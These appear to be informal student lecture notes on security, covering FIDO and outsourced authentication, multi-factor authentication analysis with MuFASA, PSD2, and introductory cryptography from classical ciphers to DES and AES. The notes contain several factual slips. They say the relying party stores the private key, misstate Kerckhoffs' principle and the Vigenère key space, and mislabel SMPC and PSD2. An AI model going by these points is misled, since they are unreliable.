Main idea: Avoid password all together replacing password with cryptographics technics, tipically encryption and decription (mainly encryption). It is all stored in a hardware token

- No password needed
- No human interaction (Just insert usb)

"Is it a good idea that an authentication not require any interaction by the user? "

You need to be sure that the user is there, present of the user is a base requirement o the authentication procedure. If you don't have it, you are in trouble: Anyone can take over your NB or Smartphone.
A solution can be biometric authentication over the hardware token.

2.7.1 FIDO - Phising Resistant Authentication

1. The relying party needs to be contacted by the authenticator(that needs to be registered with the relying party) at that pont the relying party checks if the request is admissionable for its policies;
2. The authentichator sends to the relying party a request to register
3. Relying Party does a check that the request is issued a sufficient protecte device ?? 23:03
4. The authenticator generates a couple of key, mathematically related, one private and one public:
   - **Public key** is used to encrypt
   - **Private key** is use to decrypt, it never leave the authenticators
   - Even if you know the public key it is impossible (very computationally difficult) to guess private key
5. Private Key immediatly store in the safest place avaiable in the auht
6. Auth send to the RP a public key (generated in point 4) with its univoque ID
7. RP stores [ID and Private key]
8. Private key never leaves the authenticator

In this way we are replacing the OTP with a challenge protocol that generates a challenge contains some kind of data that is unique to the transaction to perform.

2.8 Outsourcing Authentication

Practically you use an **external service** to log in into a specific service. For example to access to the public administration services you use SPID. You have to choose from a list one of the digital ID provider in which you are already enrolled in.

2.8.1 Problems due to design its own authentication procedure

- Eterogeneity
- Quality of the solution
- Secure recepits for citizen (difficult for old people)

In this way:
Public Administration can focus on their core business, offering their services.
Digital ID Provider can focus secure Digital ID.

The single point of failure is when someone infiltrates in one of Digital ID providers, will be a big problem.
This technology allows us to get access to a large set of services using just one set of credentials, so it's important to create one strong password.




Figure 2.1: Outsourcing Authentication Problems

2.8.2 Outsourcing Authentication

The idea is that the user has to authenticate to the ID Provider, which has to proof that the user has been successfully authenticated.

2.8.3 Solution

Design an authentication protocol, that involve 3 different entities:

- ID Provide
- Serivice that the user is authenticating on
- The Frontend or client

How it works

Just one set of credentials to access at several different applications or services. All the services trust the same ID provider, which proof the correct authentication.




Figure 2.2: Outsourcing Authentication Solution

1. User uses the Frontend to sing in
2. The backend service forwards the authentication request to the third party
3. The third party Checks the user authentication procedure
4. The backend service issues an authentication token(proof)
5. The token is sent back to the client
6. From there on, all the requests will be complemented with this authentication token

This is a distributed solution, not only one single identity (Split Client and ID provider). Nevertheless should be a problem in case an attacker steals the authentication token and uses it(pretends to be another person).
Once you get the authentication, your **session** will expire (for example in 4h), it avoids to insert a lot of time your credentials in a day.

2.8.4 WRAP UP

Authentication is the first security service, it is crucial to guarantee several different properties of CIA Tirad(In particular the correct management of the digital ID.
It can be the front door to access to your system or application.

- LAN base: someone in your network or inside your VPN, can do an offline attack based on brute force
- Phishing: Targeting the user and not the technical part
- Man in the middle: Spoof messages throwing over the network, over the internet if appropriate protocol are not implemented:
  - HTTP protocol provides 0 security, everything is in clear.

3 M-F Authentication Analisys

3.1 Problems of Password - Recap

Guessing:

- Brute force: try all possible combinations of valid symbols up to a certain length
- Dictionary attack: try a large number of commonly used usernames/passwords

Credential stuffing: attackers take billions of email addresses and corresponding cracked passwords from compromised databases and see how many of them work at other online services. (Reuse of the same password for multiple services)

Phishing/Social engineering: a user voluntarily sends the password over a channel, but is misled about the end point of the channel

Resetting technique

Storing (plaintext, without hash/salt, weak hash functions...)

3.2 Multi Factor Authentication

Authentication process based on multi-factor **authenticators** that attest more than a single **authentication factor**.

Authentication Factor: the three types of authentication factors are something you know, something you have, and something you are.

Authenticator: something the claimant possesses and controls that is used to authenticate the claimant's identity. Every authenticator attests one or more authentication factors.

Single Factor

- passwords need to be known, so they attest a knowledge factor
- (enrolled) apps need to be possessed, so they attest an ownership factor

Multi Factor

- advanced smart cards (e.g., eID cards) may require both the possession of the plastic card and the knowledge of the PIN
- USB tokens may require both the possession of the device and the use of a biometric factor (e.g., a fingerprint)

Identity Assurance Level (link): A measure of the strength of an authentication mechanism and, therefore, the confidence in it, as defined in NIST

3.3 MUFASA

- **Mu**lti-**F**actor **A**uthentication **S**pecification and **A**nalysis
- Automatic tool for the security analysis of multi-factor authentication procedures
- Starting from a high-level specification provided through a questionnaire, evaluates the security of the modelled protocol in terms of resistance against a set of potential attackers

3.3.1 MuFASA Phases




Figure 3.1: MuFASA Phases

MuFASA Phase 1 - Usage


User acquire experience by running the MFA protocols

MuFASA Phase 2 - Translation


Questions based on the usage of the service to do the analysis, need to select the things to do, similar to a questionnaire

MuFASA Phase 3 - Modelling


Use of the internal language of MuFASA




Authenticators




Input/Output



Communication Channel




Attackers




MuFASA Phase 4 - Analysis

Collect and merge info from previos phases. Analize all the combination starting from attackers. **details (link)**
"What can attackers do using info I had collected before?"



MuFASA Phase 5 - Report

Report what MuFASA had found



3.4 MuFASA Analysis Methodology - Phases 4

1. **Security Analysis** To detect the attackers that manage to compromise the protocol (Manage the attackers)

2. **Risk Analysis** To evaluate the risk connected with the successful attackers detected (Priritize attackers, choose the most urgent to fix)

Likelihood: Difficult to access
Impact: Damage possibility

3.5 MuFASA Evaluating the Risks

- **Static Analysis**: the values used to compute the risk are static, thus they do not depend on the considered scenario.
- **Flexible Analysis**: the values used to compute the risk start from static references, but then they are adjusted in order to fit as best as possible the considered scenario. (This can be done, for instance, through a questionnaire)

3.6 PSD2 - Payment Services Detective

Directive (EU) 2015/2366 regarding payment services in the internal market.

3.6.1 PSD2 - Strong Customer Authentication

Authentication relying on more than a single authentication factor:

3.6.2 PSD2 - Dynamic Linking

During a transaction, the authentication code must be strongly connected with the ongoing operation. So if the operation info are stealed, the risk is inherent at the ongoing operation, nothing more. Moreover, the user is always displayed the operations' details before the authorization.

3.7 Conclusion

MuFASA: automatic tool for the security analysis of multi-factor authentication procedures

- Security: detect the attackers that manage to compromise the protocol
- Risk: evaluate the risks connected with the successful attackers
- Usability and Compiance checks

Analysis for evaluate **existing solutions** + **what-if analysis** for the design of **new solutions**

4 Cryptography


Cryptography is the science and study of secret writing (*Security Mechanism)*, the design of new approaches (create cryptographic primitives and protocols)

Cryptanalysis is the science and study of methods of breaking ciphers, a set of technics that allows to analyze the security of cryptographic primitives.

Cryptology cryptography and cryptanalysis

Today: Cryptography is the study of mathematical techniques related to aspects of information security, the goal is to provide:

- **confidentiality** (i.e. secrecy)
- **data integrity** (i.e. no edits)
- entity authentication
- data origin authentication



Cryptography is a security mechanism that includes a set of techniques for **scrambling or disguising** data. So that it is available only to someone who can restore the data to its original form. In current computer systems, cryptography provides a strong, economical basis for offering data security as a security service, i.e. a service for keeping data secret (**confidential**) and for verifying data **integrity**.


4.1 Cryptosystem

A cryptosystem is a **5-tuple** (E,D,M,K,C):

- **E** is an encryption algorithm
- **D** is a decryption algorithm
- **M** is the set of plaintexts
- **K** is the set of keys
- **C** is the set of ciphertexts

E and D can be characterized as **functions**:

- E: M × K → C
- D: C × K → M



Properties of Function If you apply *decryption* to an encrypted message with the K key, and later you will decrypt with the same k key, you should get back exactly the same plain text(for symmetric cryptology), it is the **Kerckhoffs' principle**:
Do not rely on the secrecy of algorithms, *the key is the only secret that needs protection.*

4.1.1 Application: Communication Security

The scenario is when you are exchanging messages through an internet channel, in the picture [4.1] Channel C is not secure, because there's an attacker ready to spoof. So Alice will send to Bob a ciphertext, once Bob receives C, he has also the key K to decrypt the ciphertext and he will obtain the plaintex. Of course, the key must be transmitted in a secure channel. The trick to guarantee **confidentiality**, is that only the receiving part (Bob) knows the secret key, so he will easily invert the chipher text. Here there's a one-way function (*"One way Trap Door Function"*), if you know the secret, in this case the key, it's easy to invert the function.




Figure 4.1: Application 1: Communication Security

4.1.2 Application 2: Data in Cloud

Other scenario is **Data at Rest** & **Data in Usage** In case of searchable encryption you have a database in cloud and it's not a good idea to put data in clear, because the cloud service providers can watch inside your environment, they do this because their business is profile user (for example to personalize ads).
You need to compute a complex function on this data set in a distributed way, only the result is disclosed to the right stakeholder of the computation:
SMPC Secure Multi-Path Computation. it is your duty to protect your data, applying a security level between the phyisical cloud infrastructure and your client to access to them.




Figure 4.2: Application 2: Data in Cloud

4.1.3 Other Problems to consider

There's another part, which often hasn't been consider by cryptographer(they work on mathematical and theoretical level), they don't pay too much attention: It about the **use** and the **implementation** of this function. For example the implementation can be difficult to handle because you've to manipulate a lot of integers, need to use libraries, etc.. Of course bugs and overhead can be generated very easily. Also the key generation can be a problem in terms of heavy computation. So it's not a good idea to implement own cryptographic primitives and use an available library.

4.2 Key Distribution

Key Input to the cryptography algorithm. The secure level of a system depends on keeping the keys secure. A **key space** is the set of all possible keys, instead the **entrophy** is the measure of the variance in keys (bits)

- The two parties to an exchange must share the same key that must be protected
- Frequent key changes are desirable to limit the amount of data compromised in case of attacks
- The strength of any cryptographic system rests with the key distribution technique
- Example approaches for entities A and B:
  1. A key could be selected by A and physically delivered to B
  2. A third party could select the key and physically deliver it to A and B
  3. If A and B have previously and recently used a key, one party could transmit the new key to the other, encrypted using the old key
  4. If A and B each have an encrypted

In case of geographical distributed you are in trouble, key distribution can be a problem.

4.3 About "Computationally Secure"

- An encryption scheme is computationally secure if the ciphertext generated by the scheme meets one or both of the following criteria:
  - **Cost** of breaking the cipher exceeds the value of the encrypted information
  - **Time** required to break the cipher exceeds the useful lifetime of the information
- Hard to estimate the amount of effort required to cryptanalyze ciphertext successfully
- Assuming there aren't inherent mathematical weaknesses in the algorithm, brute-force approach is indicated, it's possible to make some costs & time reasonable estimates
- The same cryptographics technics that allow to guarantee integrity, in some years, this technics could not be still secure, because the computational power will increase.

Brute-force approach = trying every possible key until an intelligible translation of the ciphertext into plaintext is obtained (On average, half of all possible keys must be tried to achieve success)

Trapdoor One-Way Function It's a one-way function, hence that it's easy to compute but hard to reverse. In particular, the *trapdoor* means that the computation in the reverse direction becomes straightforward when some additional (trapdoor) information is revealed.

4.3.1 Hash VS. Encryption

Hash 1-way function, useful when you don't need to recover the input and for **integrity**:

- compute the digest of a message and send it with the message, on the receiving side, digest can be recomputed using the same hash and result will be compared with the digest sent with the message:
  if equal, message hasn't been tampered with, otherwise, violation of message integrity.
- *Confidentiality* is not guaranteed as the message is sent in plaintext.

Encryption It easy to recover the input in possession of the key, if A and B have same key, it is useful for **confidentiality**. In that way *integrity* is not guarantee.

4.4 Cryptography is no Silver Bullet

- Cryptography is not a the solution to your security problem (transforms a problem into another)
- Cryptographic keys are sensitive data stored in a computer system
  - Access control mechanisms in the computer system have to protect these keys
- Cryptography (alone) is rarely ever the solution to a security problem
- Cryptography is a translation mechanism
  - converting a communication security problem into a key management problem
  - ultimately into a computer security problem or into the security of a cryptographic protocol for key distribution


4.5 Encryption

Substitution Each element in the plaintext (bit, letter, group of bits or letters) is mapped into another elementIn other words, letters are replaced by other letters.

Transposition Elements in the plaintext are rearranged. In other words, same letters but arranged in a different order.

A fundamental requirement: no information shall be lost (i.e., all operations be reversible). Most encryption systems use multiple stages of substitutions and transpositions.

4.5.1 Substitution cipher



- Substitutes one symbol for another
- The key is the substitution
- It is a method of encrypting by which units of plaintext are **replaced** with ciphertext, according to a **fixed system**.
- The "units" may be single letters (the most common), pairs of letters, triplets of letters, mixtures of the above
- The receiver deciphers the text by performing the inverse substitution
- Very few possibility for substitution
- The frequencies analysis is the main threat

4.5.2 Substitution 1 - Caesar Cipher

Substitution cipher in which every character is replaced with the character.
The **key** is the number of characters to **shift** the cipher alphabet (In this case three).
It is also called **ROTk** for *rotate* by k

ROTk Mathematically


1. Translate all of our characters to numbers: 'a' → 0 'b'→1 'c'→2, ... , 'z'→25
2. Represent ROTk encryption function, $e(x)$, where x is the character we are encrypting, as: $e(x) = (x + k)(mod 26)$, where k is the key (the shift) applied to each letter
3. After applying this function the result is a number which must then be translated back into a letter
4. Decryption function: $d(x) = (x - k)(mod 26)$

The brute force attack requires maximunm 25 attemps

4.5.3 Substitution 2 - vigenere cipher


- It can be seen as a generalization of the Caesar cipher whereby several Caesar ciphers in sequence with different shift values are used
- Assume to associate the letters a, b, c, ..., z with the numbers 0, 1, 2, ..., 25

1. First, **select a keyword**(LEMON)
2. Then, **repeat** it up to padding and have the same size of the plain tex 2 time at (here there are 2 entire words and a part of the 3rd)
3. Finally, **encrypt each plaintext letter using a Caesar Cipher**, whose key is the number associated with the keyword letter written beneath it, for example



- Every time you consider different letter, you use different shift, induced by the keyword selected at the beginning
- Notice that the same letter A is encrypted with 4 **different** letters, namely L, O, E, and N depending on the position of A in the plaintext
- Notice that letter T occurs 3 times but it is mapped to 2 different letters
- **frequency analysis more difficult** on this cipher than with Caesar cipher
- Since the key is the keyword, its length l determines the size of the key space (l^{26})
- For increasing length l of the keyword, brute forcing becomes increasingly complex until it becomes impossible:
  - when the length of the keyword is the same as the length of the plaintext, a separate Caesar Cipher is used to encrypt each plaintext letter, which makes it impossible to determine the correct plaintext without the key
- In this case, Vigenère cipher can't be broken, if additionally the key is used only once
- it is secure from the point of view of computation attack, but every time you change the message, you have to change the key, otherwise frequent analysis is still a threat


4.5.4 Transposition ciphers




- No more replacing, but scrambling the symbols maintaining the same ones, to produce output
- The key is the permutation of symbols
- In a transposition cipher, the units of the plaintext are rearranged in a different and usually quite complex order, but the units themselves are left unchanged
- Several variants possible
- Comparison with substitution ciphers:
- In a substitution cipher, the units of the plaintext are retained in the same sequence in the ciphertext, but the units themselves are altered

4.5.5 Transposition 1 - columnar ciphers

- In a columnar transposition(permutation), the message is written out in rows of a fixed length, and then read out again column by column, and the columns are chosen in some scrambled order
- Both the width of the rows and theì permutation of the columns are usually defined by a keyword
- For example, the keyword ZEBRAS is of length 6 (so the rows are of length 6), and the permutation is defined by the alphabetical order of the letters in the keyword (In this case "6 3 2 4 1 5")




4.6 Overview on Modern Cryptography



4.7 Symmetric keys Cryptography

Symmetric keys, where a single key (k) is used is used for **E** and **D**: $D(k, E(k, p)) = p$
Note: Management of keys determines who has access to encrypted data




Assuming symmetric encryption uses the same key for (en)decryption, 2 main classes:

- **Straeam ciphers** are an elaboration of the Vigenere cipher's idea, the encryption is very easy. It encrypts sequences of "short" data blocks (Tipically 1 bit/byte) under a changing key stream, the encryption can be quite simple, (e.g., XOR)
- **Block ciphers** is based on combining, permutation and substitution in a very complex way a "long" data blocks (tipically 64bits) without changing the key, that allow one to generate resulting block of the same size, but it's very difficult to invert to get the plain text, without knowing the key

4.7.1 Symmetric Encryption - Stream Cipher

- Operates on **streams** of plaintext and ciphertext **one bit at a time**.
- The same plaintext bit will encrypt to a different bit, every time it is encrypted
- Stream ciphers can be designed to be exceptionally fast, much faster than any block cipher in hardware, and have less complex hardware circuitry
- Encryption is done in a very simple way: just using XOR operation



1. You take **one bit at the time** in the input message (consider a message as a continuous stream of bits)
2. You have the pseudo-random "**keystream generator**"
3. Execute the **XOR** between 1 and 2
4. the results of the XOR operation (3) is the **ciphertext**

So, the nice thing here is that the decryption is very cheap to implement (same encryption operation). Therefore if you are able to generate the same keystream at the receiving side:

- You take the same stream that you have used to generate the first bit of the ciphertext
- You XOR it with the ciphertext
- You will obtain the initial plaintext


The issue is the generation of the **same** random stream (by keystream generator) at the receiving side, in order to be able to decrypt it:
It is a *pseudo-random* bit generation, hence there is a function that takes a seed (sequence of bit, 8, 16, etc), and if it is applied to the function, it generates one bit as result. This function takes a seed and returns another seed, from that seed peaks one of the bit of the output seed in order to generate the bit stream. Since the function is deterministic, starting from the same seed, you are able to generate exactly the same sequence of bits at the sending side and the receiving side.
Again the stream cipher is a **translation mechanism**, you transform the problem of encryption into the one of generating a pseudo-random stream of bits.(For security reasons are preferred long sequences of bits).
Tipically used in communication and video real-time applications (GSM, BLT, SSL).

4.7.2 Symmetric Encryption - Block Cipher

- A block of plaintext is treated as a whole and used to produce a ciphertext block of equal length. (Typical size of the block between 64 and 256 bits)
- A block cipher breaks(splits) the message (M) into successive blocks M1, M2, M3,..., Mn, and enciphers each Mi with the same key k
- Data Encryption Standard (**DES**)(old and deprecated in 2005) and the Advanced Encryption Standard (**AES**), are well known examples of block cipher systems, it is a gold standard for security (considered the most secure symmetric cipher available nowadays)

DES - Feistel


- It is a block cipher, i.e. a deterministic algorithm operating on fixed-length groups of bits, called a block, with an unvarying transformation that is specified by a symmetric key
- How it works
  1. The block of plain text to be encrypted is split into two equal-sized halves (L,R)
  2. The round function F (substitution) is applied to one half, using a subkey K. Then the output is XORed with the other half
  3. The two halves are then swapped
- DES has 16 rounds
- Instead of using the same key in each round, a different subkey is derived from the main key
- When decrypting, subkeys must be used in **reverse order**



1. Split input 64 bits into R and L parts of 32 bits each
2. Compute X=F(R,K)
3. Compute L xor X
4. Let the new 32 bits R be X
5. Let the new 32 bits L be R

AES - After DES

- Advanced Encryption Standard (**AES**) that became the official successor to DES in December 2001
- AES uses a symmetric key crypto scheme called Rijndael, a block cipher
- The algorithm can use a variable block length and key length
- The latest specification allowed any combination of keys lengths of 128, 192, or 256 bits and blocks of length 128, 192, or 256 bits
- The encryption process is based on a series of table lookups and XOR operations which are very fast operations to perform on a computer
- Decryption consists of conducting the encryption process in the **reverse order**
- However, unlike for a Feistel Cipher, the encryption and decryption algorithms do have to be separately implemented, although they are very closely related
- It is more expensive to implement than DEs, because you have to re arrange the rounds and change the rounds in order to perform the ciphering, but the idea is similar to DES
- The lesson learnt was the fact that DES had a fixed size key
  - In AES, there are approximately: 3.4 x 1038 possible 128-bit keys; 6.2 x 1057 possible 192- bit keys; and 1.1 x 1077 possible 256-bit keys.
  - In DES, there are approximately 7.2 x 1016 possible DES keys
  - There're on the order of 1021 times more AES 128-bit keys than DES 56-bit keys




4.8 Asymmetric Key Cryptography

- Also called *"Public key cryptography"*, you don't use anymore the same key for encryption and decryption, the keys are distinct but mathematically related.
- This kind of cryptography is based on hard to solve mathematical problems(they generate a lot of overhead)
- According to the order in which you use the keys, for encryption & decryption, you can guarantee either confidentiality or integrity
- Viceversa, there's no way for the kind of the symmetric chiphers that we have seen to guarantee confidentiality, for this reason they are called **malleable**: even though an attackers cannot decrypt the message, it can tamper the message and the receiving side is not able to get the entire message, hence the integrity is not guarantee.
- In the end, the symmetric cryptography can guarantee only secrecy, instead asymmetric one can guarantee a lot of more. (i.e. confidentiality & integrity)
